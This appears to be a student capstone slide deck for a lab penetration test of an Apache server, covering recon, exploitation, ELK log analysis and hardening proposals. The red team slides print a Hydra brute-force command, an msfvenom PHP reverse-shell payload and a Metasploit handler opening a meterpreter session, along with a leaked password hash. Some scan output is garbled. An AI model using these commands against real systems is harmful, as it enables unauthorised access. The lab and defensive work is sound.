



# **Capstone Engagement**

## **Assessment, Analysis, and Hardening of a Vulnerable System**

# Table of Contents

---

This document contains the following sections:

01

**Network Topology**

02

**Red Team:** Security Assessment

03

**Blue Team:** Log Analysis and Attack Characterization


04

**Hardening:** Proposed Alarms and Mitigation Strategies

---

# Network Topology

# Network Topology



## Network

Address Range:  
192.168.1.0/24  
Netmask: 255.255.255.0  
Gateway: 10.0.0.62

## Machines

IPv4: 192.168.1.90  
OS: Linux 5.4.0-kali3  
Hostname: Kali

IPv4: 192.168.1.100  
OS: Ubuntu 18.04.1  
Hostname: ELK

IPv4: 192.168.1.105  
OS: Ubuntu 18.04.1  
Hostname: Capstone (server1)

IPv4: 192.168.1.1  
OS: Windows 10  
Hostname:  
ML-RefVm-684427

The background of the slide is a dark red, almost black, geometric pattern composed of numerous triangles and polygons of varying shades of red and maroon, creating a complex, low-poly aesthetic.

# **Red Team** Security Assessment

# Recon: Describing the Target

---

Nmap identified the following hosts on the network:

Hostname	IP Address	Role on Network
ML-REFVM-684427	192.168.1.1	Host Machine
Kali	192.168.1.90	Network Attack Machine
Elk	192.168.1.100	Security Monitor
Capstone (server1)	192.168.1.105	Apache Server (Target Machine)

---

# Vulnerability Assessment

The assessment uncovered the following critical vulnerabilities in the target:

Vulnerability	Description	Impact
Security Misconfiguration	This vulnerability gives users unprecedented access to the system by not allowing for a lockout threshold and leaving access ports open	The attack is able to brute force users passwords in order to gain access to confidential information due to no lockout threshold, as well as access to a system by an open port 22
Webdav Vulnerability	This vulnerability gives users the ability to “drag and drop” files into the webdav folder with no restrictions	Using this vulnerability, the attacker is able to upload a malicious php script to act as a listener to give access to the system via a meterpreter session
Port 80 Vulnerability	This vulnerability gives any remote user the ability to access the web containing company files and “secret” folders	Using this vulnerability we were able to access company files containing information that lead us to connect to a secret folder giving us a hash to breach the network

# Exploitation: Security Misconfiguration

01

## Tools & Processes

Using an nmap service scan, we were able to find that port 22 was open, which allows for SSH into the system. We also discovered through company files the correct user to get access to confidential folders, then we were able to brute-force his password via hydra and a rockyou.txt file

02

## Achievements

This exploit gave us user access into the system via SSH, after cracking his password, as well as access to confidential folders within their network

03

Hydra command- `hydra -l ashton -P rockyou.txt -s 80 -f -vV 192.168.1.105 http-get /company_folders/secret_folder/`

```
Starting Nmap 7.80 ( https://nmap.org ) at 2021-10-26 16:10 PDT
Nmap scan report for 192.168.1.105
Host is up (0.00055s latency).
Not shown: 998 closed ports
PORT      STATE SERVICE VERSION
22/tcp    open  ssh      OpenSSH 7.6p1 Ubuntu 4ubuntu0.3 (Ubuntu Linux; protocol 2.0)
ssh-hostkey:
  2048 75142:b5:8b:1e:80:1f:15:64:b9:a2:ef:d9:22:1a:b3 (RSA)
  256 c9:13:0c:50:fb:36:62:43:e8:44:09:9b:39:42:12:80 (ECDSA)
256 83:76:a2:f5:21:a2:ac:a4:16:10:05:ac:70:a0:02:10 (ECDSA)
22/tcp    open  http     Apache/2.4.29
http://192.168.1.105/
maxfile limit reached (10)
SIZE      TIME      FILENAME
422        2019-05-07 18:23  company_blog/
-          2019-05-07 18:23  company_blog/blog.txt
-          2019-05-07 18:27  company_folders/
-          2019-05-07 18:26  company_folders/company_culture/
-          2019-05-07 18:26  company_folders/customer_info/
-          2019-05-07 18:27  company_folders/sales_docs/
-          2019-05-07 18:22  company_shape/
```

```
ryan@server1:/$ ls
bin  flag.txt  lib  mnt  run  swap.img  vagrant
boot home  lib64  opt  shin  sys  var
dev  initrd.img  lost+found  proc  snap  tmp  vmlinuz
etc  initrd.img.old  media  root  srv  usr  vmlinuz.old
ryan@server1:/$ cat flag.txt
bing@w5h1s@m0
ryan@server1:/$
```



# Exploitation: Webdav Vulnerability

01

## Tools & Processes

Using msfvenom & metasploit we were able to create a payload into a php file to then drag and drop our malicious file into the webdav folder

02

## Achievements

Using our created payload, we were able to create a listener uploaded to the webdav folder, once the file is clicked on giving us access to the system via a meterpreter session

03

```
root@kali:~/Downloads# msfvenom -p php/meterpreter/reverse_tcp LHOST=192.168.1.10  
S LPORT=4444 -f raw -o shell.php  
[-] No platform was selected, choosing Msf::Module::Platform::PHP from the payload  
d  
[-] No arch selected, selecting arch: php from the payload  
No encoder or badchars specified, outputting raw payload  
Payload size: 1116 bytes  
Saved as: shell.php
```

```
msf5 > use exploit/multi/handler  
msf5 exploit(multi/handler) > set LHOST 192.168.1.90  
LHOST => 192.168.1.90  
msf5 exploit(multi/handler) > set LPORT 4444  
LPORT => 4444  
msf5 exploit(multi/handler) > exploit  
  
[*] Started reverse TCP handler on 192.168.1.90:4444  
[*] Sending stage (180291 bytes) to 192.168.1.105  
^C[-] Exploit failed [user-interrupt]: Interrupt  
msf5 exploit: Interrupted  
msf5 exploit(multi/handler) > set payload php/meterpreter/reverse_tcp  
payload => php/meterpreter/reverse_tcp  
msf5 exploit(multi/handler) > exploit  
  
[*] Started reverse TCP handler on 192.168.1.90:4444  
[*] Sending stage (38288 bytes) to 192.168.1.105  
[*] Meterpreter session 1 opened (192.168.1.90:4444 → 192.168.1.105:47576) at 20  
21-10-26 17:52:26 -0700  
  
meterpreter >
```

# Exploitation: Port 80

01

## Tools & Processes

To exploit this vulnerability, we used nmap to determine that port 80 was open, without restriction to any IP address, allowing any remote user to access web archives

02

## Achievements

Using this information, we were able to breach confidential files, giving us access to “secret” folders which contained Ryan’s password hash that allowed us to gain access to the system

03

Ashton is 22 years young, with a masters degree in aquatic jousting. "Moving over to managing everyone's credit card and security information has been terrifying. I can't believe that they have me managing the company folders/secret\_folder! I really shouldn't be here" We look forward to working more with Ashton in the future!

Personal Note  
In order to connect to our companies webdav server I need to use ryan's account (hash:d7da8ba5c7c8376ee0608b63cc0352)  
1. I need to open the folder on the left hand bar  
2. I need to click "other location"  
3. I need to type "dav://172.16.84.205/webdav/"  
4. I will be prompted for my user (but I'll use ryan's account) and password  
5. I can click and drag files into the share and reload my browser

d7da8ba5c7c8376ee0608b63cc0352





# **Blue Team**

## Log Analysis and Attack Characterization


# Analysis: Identifying the Port Scan

- The port scan began around 22:50 on Oct 26, 2021.
- The peak number of packets sent 19,409 and as shown the majority of the traffic was coming from 192.168.1.90 - the attacking machine.
- The fact that there was a sudden dramatic inflow of traffic can be an indication of a port scan.




# Analysis: Finding the Request for the Hidden Directory

- The requests started around 23:05 on October 26th, 2021 and 15,330 requests were made.
- A doc file containing a password hash and instructions on how to access the company's WebDav server was stored in the secret\_folder.



# Analysis: Uncovering the Brute Force Attack

- Overall 15,330 requests were made during the brute force attack.
- Of these 15,330 requests 15,328 came from Hydra which means it took 15,328 attempts before the attack was successful.



# Analysis: Finding the WebDAV Connection

- Overall 63 requests were made to the webdav folder itself. 64 requests were made to the shell.php file that was put into the folder.
- There were 2 files in the webdav folder: the passwd.dav which had a password has for Ryan and the shell.php file that we put in that allowed us to gain access to the system through a meterpreter session.

url.full: Descending

Count



http://192.168.1.105/webdav/shell.php

64

http://192.168.1.105/webdav

63

Export: [Raw](#) [Formatted](#)





# **Blue Team**

## Proposed Alarms and Mitigation Strategies



# Mitigation: Blocking the Port Scan

---

## Alarm

Set up an alarm for when a firewall detects more than 10 port scans in a minute

Email and log when more than 10 port scans hit in a minute

## System Hardening

Enable traffic based on need and block everything else. Ports 80 and 443 can be kept open to allow internet traffic

Deploy an IPS that allows for real time alerting.

---

# Mitigation: Finding the Request for the Hidden Directory

---

## Alarm

Send an alert email

More than 5 attempts made to access the folder.

## System Hardening

IP's can be whitelisted in  
`/etc/httpd/conf/httpd.conf`

Only allowing internal IP's would block outside attacks from accessing the network. Encrypting the data within the folders will help mitigate unauthorized access to sensitive data.

---

# Mitigation: Preventing Brute Force Attacks

---

## Alarm

Set a login alarm for logins

Alert is emailed when 10 or more attempts are made in a 5 minute period

## System Hardening

After 10 attempts to login, the user account is locked out and has to be unlocked by an administrator

Display a message to user that they must contact an admin to unlock the account.

---

# Mitigation: Detecting the WebDAV Connection

---

## Alarm

Set an email alert when an unauthorized IP address attempts to connect.

When 1 attempt is made, since the machine would be an unauthorized machine

## System Hardening

Connections should not be allowed from the web interface. Also, again creating a whitelist of allowed IP's

Only allow certain users to access the folder. This can be done with group policy. Adding stronger passwords would also help mitigate the possibility of brute force.

# Mitigation: Identifying Reverse Shell Uploads

---

## Alarm

Any attempts at an outbound connections from the target machine should email an alert. Anytime someone uploads to the webdav folder, send an email alert. Lastly send an email alert when port 4444 is accessed.

If any attempt is made for these alarms, an alert is immediately sent. There is no need for any of these to be available.

## System Hardening

Block all IP's except internal. You could also set access to the webdav folder to read only. This would prevent uploads to the folder.

You can modify the configuration.  
nano /etc/httpd/conf/httpd.conf  
Allow from 192.168.1.1  
Allow from 192.168.1.105  
Deny from all external IPs

*The  
End*